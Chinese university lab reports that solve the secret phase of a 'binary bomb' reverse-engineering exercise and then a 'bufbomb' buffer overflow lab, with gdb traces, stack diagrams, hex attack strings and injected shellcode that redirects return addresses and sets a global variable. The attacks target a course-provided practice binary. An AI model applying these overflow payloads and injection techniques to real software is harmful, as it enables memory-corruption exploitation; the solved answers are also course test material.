0x565569b4 <secret_phase+21>        sub     $0x4,%esp
0x565569b7 <secret_phase+24>        push    $0xa
0x565569b9 <secret_phase+26>        push    $0x0
0x565569bb <secret_phase+28>        push    %eax
0x565569bc <secret_phase+29>        call    0x565561b0 <strtol@plt>
0x565569c1 <secret_phase+34>        mov     %eax,%esi
0x565569c3 <secret_phase+36>        lea     -0x1(%eax),%eax
0x565569c6 <secret_phase+39>        add     $0x10,%esp
0x565569c9 <secret_phase+42>        cmp     $0x3e8,%eax
0x565569ce <secret_phase+47>        ja     0x56556a02 <secret_phase+99>

```

图表 48 调用 strtol() 函数, 传参列表

尝试输入 9999, 并继续破解, 后面有一个小判断:

```

0x565569bc <secret_phase+29>    call    0x565561b0 <strtol@plt>
> 0x565569c1 <secret_phase+34>    mov     %eax,%esi
0x565569c3 <secret_phase+36>    lea     -0x1(%eax),%eax
0x565569c6 <secret_phase+39>    add     $0x10,%esp
0x565569c9 <secret_phase+42>    cmp     $0x3e8,%eax
0x565569ce <secret_phase+47>    ja     0x56556a02 <secret_phase+99>
0x565569d0 <secret_phase+49>    sub     $0x8,%esp

```

图表 49

要求 读入数字-1 不能超过  $0x3e8=1000$ , 更换测试数据为 801, 回到此处, 发现调用了函数 fun7

```

0x565569d0 <secret_phase+49>    sub     $0x8,%esp
> 0x565569d3 <secret_phase+52>    push    %esi
0x565569d4 <secret_phase+53>    lea     0x114(%ebx),%eax
0x565569da <secret_phase+59>    push    %eax
0x565569db <secret_phase+60>    call    0x5655694e <fun7>

```

图表 50

使用堆栈传参, 参数分别为一个地址和 %esi(输入的数字), 输出这个地址附近的东西, 发现是几个数组:

```
(gdb) x/21dw 0x5655b078
0x5655b078 <n1>:      36      1448456324      1448456336      8
0x5655b088 <n21+4>:   1448456372      1448456348      50      1448456360
0x5655b098 <n22+8>:   1448456384      22      1448456260      1448456236
0x5655b0a8 <n33>:     45      1448456200      1448456272      6
0x5655b0b8 <n31+4>:   1448456212      1448456248      107     1448456224
0x5655b0c8 <n34+8>:   1448456284
```

图表 51

目前不知道有什么用, 只知道这个 n[][] 数组似乎是每行有 3 个数, 一共有四行。同样的, 先不着急进入 fun7(), 而是观察 call 后结构:

```

0x565569d4 <secret_phase+53>    lea     0x114(%ebx),%eax
0x565569da <secret_phase+59>    push   %eax
0x565569db <secret_phase+60>    call   0x5655694e <fun7>
0x565569e0 <secret_phase+65>    add    $0x10,%esp
0x565569e3 <secret_phase+68>    cmp    $0x5,%eax

```

图表 52

发现限制 fun7() 返回值为 5. 接下来进入 fun7(ptr, 801), 假设为 fun7(ptr, value), 观察结构发现其有内部调用, 判断为递归结构, 然后有两个赋值, 分别输出这两个赋值操作源地址对应的值

```
(gdb) x/1xw 0xfffffd0A0
0xfffffd0a0:      0x5655b078
(gdb) x/1dw 0xfffffd0A4
0xfffffd0a4:      801
```

图表 53

相当于提取参数，`ptr` 保存在 `%edx`, `value` 保存在 `%eax` 中。接下来是一个函数出口：

```
0x5655694f <fun7+1>    sub    $0x8,%esp
0x56556952 <fun7+4>    mov    0x10(%esp),%edx
0x56556956 <fun7+8>    mov    0x14(%esp),%ecx
0x5655695a <fun7+12>   test   %edx,%edx
0x5655695c <fun7+14>   je     0x56556998 <fun7+74>
```

图表 54

如果 `%edx = ptr = NULL`, 则直接返回 `0xffffffff=-1`, 否则继续进行：

```
0x5655695e <fun7+16>    mov    (%edx),%ebx
> 0x56556960 <fun7+18>    cmp    %ecx,%ebx
0x56556962 <fun7+20>    jg     0x56556970 <fun7+34>
```

图表 55

取出 `ptr` 的值，`%ebx = *ptr`, 然后比较 `%ebx` 和 `%ecx`, 如果 `%ebx > %ecx`, 则跳转到 +34, 为另一个调用：`call fun7(*(ptr+1), value)`, 并 `return ret_eax * 2`, 如下：

```
0x5655696b <fun7+29>    add    $0x8,%esp
0x5655696e <fun7+32>    pop    %ebx
0x5655696f <fun7+33>    ret
0x56556970 <fun7+34>    sub    $0x8,%esp
0x56556973 <fun7+37>    push   %ecx
0x56556974 <fun7+38>    push   0x4(%edx)
0x56556977 <fun7+41>    call   0x5655694e <fun7>
0x5655697c <fun7+46>    add    $0x10,%esp
0x5655697f <fun7+49>    add    %eax,%eax
0x56556981 <fun7+51>    jmp    0x5655696b <fun7+29>
```

图表 56

否则，如果 `%ebx == %ecx`, 则会得到 `return ret_eax = 0`:

```
0x56556962 <fun7+20>    jg     0x56556970 <fun7+34>
0x56556964 <fun7+22>    mov    $0x0,%eax
0x56556969 <fun7+27>    jne   0x56556983 <fun7+53>
0x5655696b <fun7+29>    add    $0x8,%esp
0x5655696e <fun7+32>    pop    %ebx
0x5655696f <fun7+33>    ret
```

图表 57

否则，如果 `%ebx != %ecx`, 则进入 +53, 为 `call fun7(*(ptr + 2), value)`

```
0x56556983 <fun7+53>    sub    $0x8,%esp
0x56556986 <fun7+56>    push   %ecx
0x56556987 <fun7+57>    push   0x8(%edx)
> 0x5655698a <fun7+60>    call   0x5655694e <fun7>
0x5655698f <fun7+65>    add    $0x10,%esp
0x56556992 <fun7+68>    lea    0x1(%eax,%eax,1),%eax
0x56556996 <fun7+72>    jmp    0x5655696b <fun7+29>
```

图表 58

并最后 `return ret_eax * 2 + 1.`

整理整个递归过程:

1. 递归出口:

- a) 如果 `ptr = NULL`, 返回 `-1`;
- b) 如果 `*ptr = value`, 返回 `0`;

2. 否则

- a) 如果 `*ptr > value`, 则 `call fun7(*ptr + 1), value`, 并 `return ret_eax * 2;`
- b) 否则 `*ptr < value`, `call fun7(*ptr + 2), value` 并 `return ret_eax * 2 + 1;`

注意, 这里是 `*ptr + 1` 和 `*ptr + 2`, 前面还有一个引用, 但这并不是错的, 因为引用内容也是一个指针, 观察这个数组:

(gdb) x/21xw 0x5655b078	0x5655b078 <n1>: 0x00000024	0x5655b084	0x5655b090	0x00000008
	0x5655b088 <n21+4>: 0x5655b0b4	0x5655b09c	0x00000032	0x5655b0a8
	0x5655b098 <n22+8>: 0x5655b0c0	0x00000016	0x5655b044	0x5655b02c
	0x5655b0a8 <n33>: 0x0000002d	0x5655b008	0x5655b050	0x00000006
	0x5655b0b8 <n31+4>: 0x5655b014	0x5655b038	0x0000006b	0x5655b020
	0x5655b0c8 <n34+8>: 0x5655b05c			

图表 59

每行除了第一个是数值, 后面的均为指针, 且 `n1 = b078, n21 = b084, n22 = b090, n31 = b0b4, n32 = b09c, n33 = b0a8, n34 = b0c0`:

```
(gdb) p &n31
$19 = (<data variable, no debug info> *) 0x5655b0b4 <n31>
(gdb) p &n32
$20 = (<data variable, no debug info> *) 0x5655b09c <n32>
(gdb) p &n33
$21 = (<data variable, no debug info> *) 0x5655b0a8 <n33>
(gdb) p &n34
$22 = (<data variable, no debug info> *) 0x5655b0c0 <n34>
```

图表 60

合理推测是否存在 `n4x`, 发现的确存在:

(gdb) p &n41 \$31 = (<data variable, no debug info> *) 0x5655b014 <n41> (gdb) p &n42 \$32 = (<data variable, no debug info> *) 0x5655b038 <n42> (gdb) p &n43 \$33 = (<data variable, no debug info> *) 0x5655b044 <n43> (gdb) p &n44 \$34 = (<data variable, no debug info> *) 0x5655b02c <n44>	\$35 = (<data variable, no debug info> *) 0x5655b008 <n45> (gdb) p &n46 \$36 = (<data variable, no debug info> *) 0x5655b050 <n46> (gdb) p &n47 \$37 = (<data variable, no debug info> *) 0x5655b020 <n47> (gdb) p &n48 \$38 = (<data variable, no debug info> *) 0x5655b05c <n48>
--	--

图表 61

图表 62

并且 `n4x` 后面的指针均为 `0`, 说明这是一个满二叉树式的结构, 向左为 `*ptr > value (ret = ret << 1)`, 向右为 `*ptr < value (ret = ret << 1 | 1)`, 最后希望返回值为 `5 = (0101)2`, 由于是返回的时候修改 `ret` 的值, 因此合理的方向应当为: 1 -(向右)-> 2 -(向左)-> 3 -(向右)-> 4, 节点应当为 `n11(x = 36) -> n22(x = 50) -> n33(x = 45) -> n46(x = 47)`, `value` 的限制为 `value > 36, value < 50, value > 45`, 且由于叶子节点须返回 `0`, 因此必须使用 `(b)` 出口, 即 `value = n46(x) = 47`, 因此取 `value = 47`, 获得正确结果:

```
Curses, you've found the secret phase!
But finding it and solving it are quite different ...
47
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!
```

图表 63

至此，所有炸弹均被拆除。

最后的 `ans` 文件内容应当如下：

```
[mihari@Mihari-no-Laptop] - [~/ICS/imple_class/imple_class_2]
[$] ◇ cat -n ans
 1 The moon unit will be divided into two divisions.
 2 1 2 4 7 11 16
 3 7 w 825
 4 9 27 DrEvil
 5 **' +##"
 6 2 4 5 1 3 6
 7 47
```

图表 64 拆除包含 `secret_phase` 后的 `ans` 文件内容

### 三、实验提示

每个同学的“解除”字符串也会不同。每个炸弹阶段会测试不同的方面：

第 1 阶段：字符串比较

第 2 阶段：循环

第 3 阶段：条件/开关

第 4 阶段：递归调用和堆栈规则

第 5 阶段：指针

第 6 阶段：链表/指针/结构体

还有一个“秘密阶段”，仅当学生将特定字符串附加到第四阶段时才会出现。

为了拆除炸弹，学生必须使用调试器，通常是 `gdb` 反汇编执行文件，并单步执行每个阶段的机器代码，使用课程中的知识来推断“解除”字符串。

还可以使用 `objdump` 工具，将 `bomb` 执行程序静态反汇编，通过研读生成的源程序，理解和掌握 `bomb` 的执行过程。`objdump` 反汇编得到源程序的命令为：

```
objdump -d bomb > bomb.s
```

### 四、体会

通过本次实验，我对程序的机器级表示、反汇编、调试、以及程序运行逻辑的分析有了深入的理解。通过拆解“二进制炸弹”，我掌握了使用 `GDB` 进行反汇编、断点调试以及内存查看的基本技巧。这些工具帮助我从汇编层面理解了函数调用、栈帧操作以及控制流的实现。尤其是在破解不同阶段密码时，需要仔细分析条件分支、比较语句和函数调用逻辑，这大大提高了我的代码逆向思维能力。

## 计算机系统基础实验报告

---

实验中遇到的挑战主要是理解汇编指令的作用及寄存器的变化。在逐步找到正确的密码字符串时，我对反汇编的指令执行过程有了清晰的感受，并体会到了调试过程中耐心和细致的重要性。

华中科技大学

# 课程实验报告

课程名称： 计算机系统基础

实验名称： 缓冲区溢出攻击


院 系： 计算机科学与技术

专业班级：

学 号：

姓 名：

指导教师：



## 一、实验目的与要求

通过分析一个程序（称为“缓冲区炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示、函数调用规则、栈结构等方面知识点的理解，增强反汇编、跟踪、分析、调试等能力，加深对缓冲区溢出攻击原理、方法与防范等方面知识的理解和掌握；

实验环境：Ubuntu，GCC，GDB 等

## 二、实验内容

### 任务 缓冲区溢出攻击

程序运行过程中，需要输入特定的字符串，使得程序达到期望的运行效果。

对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击(buffer overflow attacks)，也就是设法通过造成缓冲区溢出来改变该程序的运行内存映像(例如将专门设计的字节序列插入到栈中特定内存位置)和行为，以实现实验预定的目标。bufbomb 目标程序在运行时使用函数 getbuf 读入一个字符串。根据不同的任务，学生生成相应的攻击字符串。

实验中需要针对目标可执行程序 bufbomb，分别完成多个难度递增的缓冲区溢出攻击(完成的顺序没有固定要求)。按从易到难的顺序，这些难度级分别命名为 smoke (level 0)、fizz (level 1)、bang (level 2)、boom (level 3) 和 kaboom (level 4)。

#### 1、第 0 级 smoke

正常情况下，getbuf 函数运行结束，执行最后的 ret 指令时，将取出保存于栈帧中的返回（断点）地址并跳转至它继续执行（test 函数中调用 getbuf 处）。要求将返回地址的值改为本级别实验的目标 smoke 函数的首条指令的地址，getbuf 函数返回时，跳转到 smoke 函数执行，即达到了实验的目标。

#### 2、第 1 级 fizz

要求 getbuf 函数运行结束后，转到 fizz 函数处执行。与 smoke 的差别是，fizz 函数有一个参数。fizz 函数中比较了参数 val 与全局变量 cookie 的值，只有两者相同（要正确打印 val）才能达到目标。

#### 3、第 2 级 bang

要求 getbuf 函数运行结束后，转到 bang 函数执行，并且让全局变量 global\_value 与 cookie 相同（要正确打印 global\_value）。

#### 4、第 3 级 boom

无感攻击，执行攻击代码后，程序仍然返回到原来的调用函数继续执行，使得调用函数（或者程序用户）感觉不到攻击行为。

构造攻击字符串，让函数 getbuf 将 cookie 值返回给 test 函数，而不是返回值 1。还原被破坏的栈帧状态，将正确的返回地址压入栈中，并且执行 ret 指令，从而返回到 test 函数。

## 三、实验记录及问题回答

### (1) 实验任务的实验记录

#### 第 0 级 smoke

该阶段只需要将 `call getbuf` 时压入栈的返回地址覆盖即可，先使用 `gdb` 定位 `call getbuf` 语句，并记录 `call` 之后一条语句的地址：

```
0x40146c <test+166>    mov    -0x18(%rbp),%rax
0x401470 <test+170>    mov    %edx,%esi
> 0x401472 <test+172>    mov    %rax,%rdi
0x401475 <test+175>    call   0x401a53 <getbuf>
0x40147a <test+180>    mov    %eax,-0x4(%rbp)
0x40147d <test+183>    mov    0x2c65(%rip),%eax          # 0x4040e8 <cookie>
0x401483 <test+189>    cmp    %eax,-0x4(%rbp)
```

图表 1

则可以得到的结论是，我们想要在输入字符串时将目标数字 `0x40147a` 覆盖为我们的目标地址，进入 `getbuf` 函数，查看目标数字相对 `%rbp` 的位置

```
(gdb) x/60xb $rbp
0x7fffffffdef0: 0x30    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdef8: 0x7a    0x14    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf00: 0x05    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdf08: 0x50    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdf10: 0xc2    0x15    0x40    0x00    0x28    0x00    0x00    0x00
0x7fffffffdf18: 0x90    0x58    0x40    0x00    0x00    0x00    0x00    0x00
```

图表 2

查看输入的字符串在栈中的位置（如图 3）

```
(gdb) p/x &buf
$3 = 0x7fffffffdeb0
```

图表 3

```
(gdb) p/x &smoke
$6 = 0x4012f6
```

图表 4

因此可以计算我们需要的字符数量：`0xdef8-0xdeb0=0x48=72`，而从第 `73~75` 就是目标数字，填入我们想要的地址（图 4）即可，于是可得如下 `smoke.in`

1	39	39	39	39	39	39	39	39	39	39	39
2	39	39	39	39	39	39	39	39	39	39	39
3	39	39	39	39	39	39	39	39	39	39	39
4	39	39	39	39	39	39	39	39	39	39	39
5	39	39	39	39	39	39	39	39	39	39	39
6	39	39	39	39	39	39	39	39	39	39	39
7	39	39	39	39	39	39	39	39	39	39	39
8	39	39	39	39	39	39	39	39	39	39	39
9	39	39	39	39	39	39	39	39	39	39	39
10	f6	12	40%								

图表 5 `smoke.in` 的内容，一行有八个字符，最左列为行号

然后再次运行程序，可以得到结果：

```
[mihari@mihari-no-Laptop] - [~/ICS/imple_class/imple_class_3]
[$] > ./bufbomb U2023      smoke.in 0
user id : U2023
cookie : 0xc0f136f
hex string file : smoke.in
level : 0
smoke : 0x0x4012f6  fizz : 0x0x401313  bang : 0x0x401367
welcome U2023
Smoke!: You called smoke()
```

图表 6

完成了第 0 级的攻击。

## 第 1 级 fizz

该级比上一级多要求了一个参数 **val**, 其值为学号生成的 **cookie**, 先分析 **fizz** 函数的汇编代码

```
1 0000000000401313 <fizz>:
2 401313:    55          push   %rbp
3 401314: 48 89 e5        mov    %rsp,%rbp
4 401317: 48 83 ec 10     sub    $0x10,%rsp
5 40131b: 89 7d fc        mov    %edi,-0x4(%rbp)
6 40131e: 8b 05 c4 2d 00 00  mov    0x2dc4(%rip),%eax      # 4040e8 <cookie>
7 401324: 39 45 fc        cmp    %eax,-0x4(%rbp)
8 401327: 75 1b          jne    401344 <fizz+0x31>
9 401329: 8b 45 fc        mov    -0x4(%rbp),%eax
10 40132c: 89 c6          mov    %eax,%esi
11 40132e: 48 8d 05 cc 0d 00 00 lea    0xdcc(%rip),%rax      # 402101 <_IO_stdin_used+0x101>
12 401335: 48 89 c7        mov    %rax,%rdi
13 401338: b8 00 00 00 00  mov    $0x0,%eax
14 40133d: e8 4e fd ff ff call   401090 <printf@plt>
15 401342: eb 19          jmp    40135d <fizz+0x4a>
16 401344: 8b 45 fc        mov    -0x4(%rbp),%eax
17 401347: 89 c6          mov    %eax,%esi
18 401349: 48 8d 05 d0 0d 00 00 lea    0xdd0(%rip),%rax      # 402120 <_IO_stdin_used+0x120>
19 401350: 48 89 c7        mov    %rax,%rdi
20 401353: b8 00 00 00 00  mov    $0x0,%eax
21 401358: e8 33 fd ff ff call   401090 <printf@plt>
22 40135d: bf 00 00 00 00  mov    $0x0,%edi
23 401362: e8 b9 fd ff ff call   401120 <exit@plt>
```

图表 7

发现输出的时候用的是 **-0x4(%rbp)** 这个位置的值而不是 **%edi**, 并且我们可以直接跳转到 **if** 语句之后的汇编行中 (即 **jne** 指令后, 如图 8, 为 **0x401329**)

```
0x401313 <fizz>          push   %rbp
0x401314 <fizz+1>         mov    %rsp,%rbp
0x401317 <fizz+4>         sub    $0x10,%rsp
0x40131b <fizz+8>         mov    %edi,-0x4(%rbp)
0x40131e <fizz+11>        mov    0x2dc4(%rip),%eax      # 0x4040e8 <cookie>
0x401324 <fizz+17>        cmp    %eax,-0x4(%rbp)
0x401327 <fizz+20>        jne    0x401344 <fizz+49>
0x401329 <fizz+22>        mov    -0x4(%rbp),%eax
0x40132c <fizz+25>        mov    %eax,%esi
```

图表 8

并将此时的 **-0x4(%rbp)** 覆盖为 **cookie** 的值 (**U2023** 生成 **cookie** 值为 **0x c0f 13 6f**) 即可, 当然, 另一种思路是直接将 **%rbp** 的值覆盖为 **&cookie+0x4**, 在这里

选择第二种思路，即考虑覆盖堆栈中保存的原来的 `%rbp` 的值为 `&cookie+0x4`，这样在程序 `leave` 还原

此时我们需要定位 `%rbp` 在栈中的保存位置，在进入 `getbuf` 时我们可以发现 `push %rbp` 的指令：

<code>0x401a53 &lt;getbuf&gt;</code>	<code>push %rbp</code>
<code>&gt; 0x401a54 &lt;getbuf+1&gt;</code>	<code>mov %rsp,%rbp</code>
<code>0x401a57 &lt;getbuf+4&gt;</code>	<code>sub \$0x50,%rsp</code>
<code>0x401a5b &lt;getbuf+8&gt;</code>	<code>mov %rdi,-0x48(%rbp)</code>
<code>0x401a5f &lt;getbuf+12&gt;</code>	<code>mov %esi,-0x4c(%rbp)</code>
<code>0x401a62 &lt;getbuf+15&gt;</code>	<code>movabs \$0x20657665696c6542,%rax</code>
<code>0x401a6c &lt;getbuf+25&gt;</code>	<code>movabs \$0x7372756f79206e69,%rdx</code>
<code>0x401a76 &lt;getbuf+35&gt;</code>	<code>mov %rax,-0x20(%rbp)</code>
<code>0x401a7a &lt;getbuf+39&gt;</code>	<code>mov %rdx,-0x18(%rbp)</code>

图表 9

输出 `%rsp` 为 `0xdef0`

```
(gdb) p/x $rsp
$1 = 0x7fffffffdef0
```

图表 10

此时定位了 `%rbp` 的保存位置在 `[0xdef0, 0xdef8]`，将其覆盖为 `&cookie+0x4` 并将 `%rip` 的保存位置 `[0xdef8, 0xdee0)` 的值覆盖为 `jmp` 后的位置即可。于是可以得到设计后的 `fizz.in`

```
mihari@mihari-no-Laptop: [~/IO]
[$] cat -n fizz.in
 1 01 39 39 39 39 39 39 39
 2 02 39 39 39 39 39 39 39
 3 03 39 39 39 39 39 39 39
 4 04 39 39 39 39 39 39 39
 5 05 39 39 39 39 39 39 39
 6 06 39 39 39 39 39 39 39
 7 07 39 39 39 39 39 39 39
 8 08 39 39 39 39 39 39 39
 9 ec 40 40 00 00 00 00 00
10 1e 13 40%
```

图表 11

然后执行 `./bufbomb U2023 fizz.in 1` 后得到期望输出：

```
[mihari@mihari-no-Laptop] - [/ICS/imple_class/imple_class_3]
[$] ◇ ./bufbomb U2023      fizz.in 1
user id : U2023
cookie : 0xc0f136f
hex string file : fizz.in
level : 1
smoke : 0x0x4012f6    fizz : 0x0x401313  bang : 0x0x401367
welcome U2023
Fizz!: You called fizz(0xc0f136f)
```

图表 12

## 第 2 级 bang

该阶段要求跳转到 `bang()` 并修改 `global_value` 全局变量的值，先分析 `bang()` 的汇编结构：

```
[mihari@mihari-no-Laptop] - [/ICS/imple_class/imple_class_3] - [二 11月 19, 20:45]
[$] ◇ cat -n <(cat bufbomb.dump | grep \<bang\> -A30)
 1 0000000000401367 <bang>:
 2 401367:      55          push   %rbp
 3 401368: 48 89 e5        mov    %rsp,%rbp
 4 40136b: 48 83 ec 10     sub    $0x10,%rsp
 5 40136f: 89 7d fc        mov    %edi,-0x4(%rbp)
 6 401372: 8b 15 74 2d 00 00  mov    0x2d74(%rip),%edx      # 4040ec <global_value>
 7 401378: 8b 05 6a 2d 00 00  mov    0x2d6a(%rip),%eax      # 4040e8 <cookie>
 8 40137e: 39 c2          cmp    %eax,%edx
 9 401380: 75 1e          jne    4013a0 <bang+0x39>
10 401382: 8b 05 64 2d 00 00  mov    0x2d64(%rip),%eax      # 4040ec <global_value>
11 401388: 89 c6          mov    %eax,%esi
12 40138a: 48 8d 05 af 0d 00 00  lea    0xdaf(%rip),%rax      # 402140 <_IO_stdin_used+0x140>
13 401391: 48 89 c7        mov    %rax,%rdi
14 401394: b8 00 00 00 00     mov    $0x0,%eax
15 401399: e8 f2 fc ff ff    call   401090 <printf@plt>
16 40139e: eb 1c          jmp    4013bc <bang+0x55>
17 4013a0: 8b 05 46 2d 00 00  mov    0x2d46(%rip),%eax      # 4040ec <global_value>
18 4013a6: 89 c6          mov    %eax,%esi
19 4013a8: 48 8d 05 b6 0d 00 00  lea    0xdb6(%rip),%rax      # 402165 <_IO_stdin_used+0x165>
20 4013af: 48 89 c7        mov    %rax,%rdi
21 4013b2: b8 00 00 00 00     mov    $0x0,%eax
22 4013b7: e8 d4 fc ff ff    call   401090 <printf@plt>
23 4013bc: bf 00 00 00 00     mov    $0x0,%edi
24 4013c1: e8 5a fd ff ff    call   401120 <exit@plt>
```

图表 13

从该段代码中无法设计出仅通过覆盖部分堆栈就可以做到的行为欺诈，又考虑到通过缓冲区溢出修改全局变量的值较为困难，因此猜测能否插入一段代码来完成这个过程，该段代码只能保存在输入中，并通过 `smoke` 类似方法调用它并返回。

首先获取 `global_value` 地址：

```
(gdb) p &global_value
$1 = (int *) 0x4040ec <global_value>
```

图表 14

然后设计注入代码

1	lea	0x4040ec, %rdx
2	movl	\$0xc0f136f, (%rdx)
3	lea	0x401367, %rdx
4	call	*%rdx
5	ret	

图表 15

将其转换为机器码之后，插入到代码中，由于该段代码在 `buf[]` 中，因此其地址即 `buf[]` 首地址，为 `0x7fffffffdeb0`，于是得到实现：

```
[mihari@mihari-no-Laptop] - [~/ICS/imple_class/i
[$] ◇ cat -n bang.in
 1 48 8d 14 25 ec 40 40
 2 00
 3 c7 02 6f 13 0f 0c
 4 48 8d 14 25 67 13 40
 5 00
 6 ff d2
 7 c3
 8 00 00 00 00 00 00 00 00
 9 39 39 39 39 39 39 39 39
10 39 39 39 39 39 39 39 39
11 39 39 39 39 39 39 39 39
12 39 39 39 39 39 39 39 39
13 39 39 39 39 39 39 39 39
14 b0 de ff ff ff 7f 00 00%
```

图表 16 bang.in 的设计，红框为注入代码，蓝框为覆盖的 %rip

然后在 `gdb` 中运行程序，使用 `r U2023 bang.in 2`，得到期望输出结果：

```
(gdb) r U2023      bang.in 2
Starting program: /home/mihari/ICS/imple_class/imple_class_3/bufbomb U2023      bang.in 2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
user id : U2023
cookie : 0xc0f136f
hex string file : bang.in
level : 2
smoke : 0x0x4012f6    fizz : 0x0x401313    bang : 0x0x401367
welcome U2023
Bang!: You set global_value to 0xc0f136f
[Inferior 1 (process 44081) exited normally]
```

图表 17

### 第 3 级 boom

本关要求无感攻击，修改 `getbuf` 的返回值为 `cookie`，并且让程序察觉不到被攻击，这要求还原原来的 `%rbp`，我们只需要在注入的代码中直接修改 `%rax`, `%rbp` 并让其返回到 `test()` 中 `call getbuf` 的后一句即可，我们所需要记录的只有 `call getbuf` 时

的 `%rbp` 值即可：

```
> 0x401a53 <getbuf>      push %rbp
0x401a54 <getbuf+1>      mov %rsp,%rbp
0x401a57 <getbuf+4>      sub $0x50,%rsp
```

图表 18

```
(gdb) p/x $rbp
$1 = 0x7fffffffdf30
```

图表 19

因此需要还原的值为 `0x7fffffffdf30`，同时将 `call getbuf` 的下一句压入栈中之后执行 `ret` 便可以达到返回原函数的效果，记录下一句地址：

```
0x401470 <test+170>    mov %edx,%esi
0x401472 <test+172>    mov %rax,%rdi
0x401475 <test+175>    call 0x401a53 <getbuf>
0x40147a <test+180>    mov %eax,-0x4(%rbp)
0x40147d <test+183>    mov 0x2c65(%rip),%eax
```

图表 20

此时可以设计注入代码的汇编版本：

1	<code>movl \$0xc0f136f, %eax</code>
2	<code>movq \$0x7fffffffdf30, %rbp</code>
3	<code>push \$0x40147a</code>
4	<code>ret</code>

图表 21 boom\_inject.s 的内容

然后用类似 `bang` 的方式注入代码即可：

```
[mihari@Mihari-no-Laptop] - [~/ICS/imple_class/imple_cla
[$] <> cat -n boom.in
1 b8 6f 13 0f 0c
2 48 bd 30 df ff ff ff 7f 00 00
3 68 7a 14 40 00
4 c3 00 00 00
5 00 00 00 00 00 00 00 00 00
6 39 39 39 39 39 39 39 39 39
7 39 39 39 39 39 39 39 39 39
8 39 39 39 39 39 39 39 39 39
9 39 39 39 39 39 39 39 39 39
10 00 00 00 00 00 00 00 00 00
11 b0 de ff ff ff 7f 00 00
```

图表 22 红框为注入代码的机器码，蓝框为覆盖的 `%rip` 的值

然后在 `gdb` 中执行 `r U2023 boom.in 3` 后，得到期望输出：

```
(gdb) r U2023 boom.in 3
Starting program: /home/mihari/ICS/imple_class/imple_class_3/bufo
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
user id : U2023
cookie : 0xc0f136f
hex string file : boom.in
level : 3
smoke : 0x0x4012f6  fizz : 0x0x401313  bang : 0x0x401367
welcome U2023
Boom!: getbuf returned 0xc0f136f
bye bye , U2023
[Inferior 1 (process 58934) exited normally]
```

图表 23

至此，我们完成了全部的缓冲区攻击任务。

## (2) 缓冲区溢出攻击中字符串产生的方法描述

要求：一定要画出栈帧结构（包括断点的存放位置，保存 `ebp` 的位置，局部变量的位置等等）

### 第 0 级 `smoke`

该阶段只需要我们摸清楚 `eip` 保存的位置即可，由之前的分析可得栈帧结构如下：

0xDEB0	buf[]							
0xDEB8	buf[]							
0xDEC0	buf[]							
0xDEC8	buf[]							
0xDED0	Not Related							
0xDED8	Not Related							
0xDEE0	Not Related							
0xDEE8	Not Related							
0xDEF0	Not Related							
0xDEF8	7A	14	40	00	00	00	00	00

图表 24 红框处为分析得到的 `ret` 时使用的 `%eip` 保存位置

我们只需要构造一个溢出的字符串覆盖掉红框中保存的 `%eip` 值即可，分析可得之前的字符串长度为  $8 \times 9 = 72$ ，而从 [73, 80] 即为我们替换的 `%eip` 值，即 `smoke()` 的地址 `0x4012F6`，注意使用小端法存储，于是可得 [图表 5](#) 的 `smoke.in` 的结构。

### 第 1 级 `fizz`

该级我们的思路是覆盖掉 `%ebp` 的保存内容，因此还需要分析得到 `%ebp` 的保存位置，根据输出内容，我们知道 `%ebp` 储存在栈中 [0xDEF0, 0xDEF8] 的位置，因此我们可以得到进入 `getbuf()` 并 `push %ebp` 后的栈帧结构为：

0xDEB0	buf[]							
0xDEB8	buf[]							
0xDEC0	buf[]							
0xDEC8	buf[]							
0xDED0	Not Related							
0xDED8	Not Related							
0xDEE0	Not Related							
0xDEE8	Not Related							
0xDEF0	30	DF	FF	FF	FF	7F	00	00
0xDEF8	7A	14	40	00	00	00	00	00

图表 25 黄色部分为保存的 `%ebp` 在栈中的位置

因此，设计的字符串的前  $8 \times 8 = 64$  个字符都是占位使用，从 [65, 72] 为我们修改的 `%ebp` 的值，由上文分析为 `&cookie + 0x4 = 0x4040EC`（注意小端法存储），从 [73, 80] 为我们在该阶段试图调用的 `fizz()` 的地址 `0x40131E`，故我们可以得到 [图表 11](#) 的 `fizz.in` 的设计。

### 第 2 级 `bang`

该阶段我们的目的是通过 `buf[]` 插入一段代码，首先我们设计的汇编代码如 [图表 15](#)，由于使用 `buf[]` 注入的代码应为机器码形式，因此我们需要使用命令获取其机器码，考虑指令

`gcc -c bang_inject.s -o bang_inject && objdump -d bang_inject > bang_inject.dump` 后查看 `bang_inject.dump` 内容，获取机器码如下：

```

7  0000000000000000 <main>:
8  0: 48 8d 14 25 ec 40 40    lea    0x4040ec,%rdx
9  7: 00
10 8: c7 02 6f 13 0f 0c      movl   $0xc0f136f,(%rdx)
11 e: 48 8d 14 25 67 13 40   lea    0x401367,%rdx
12 15: 00
13 16: ff d2                call   *%rdx
14 18: c3                   ret
15

```

图表 26 获取 `bang_inject.s` 的机器码

于是我们只需要将这一段设计进入 `buf[]` 数组，并将 `%eip` 覆盖为 `buf` 的首地址以调用我们的插入函数即可，覆盖 `%eip` 可以参考[第 0 级 smoke](#)的设计分析即可，于是我们得到了[图表 16](#)呈现的 `bang.in` 的设计。

### 第 3 级 boom

这一关卡的设计就是综合前几个关卡，甚至我们不需要使用溢出来覆盖 `%rbp`，而是直接通过我们注入的代码就能做到，因此我们实际上在溢出中做的仅仅是在[第 0 级 smoke](#) 和[第 2 级 bang](#) 中已经做过的修改 `%eip` 和注入代码这两个工作而已，具体可以参考它们的分析。

## 四、体会

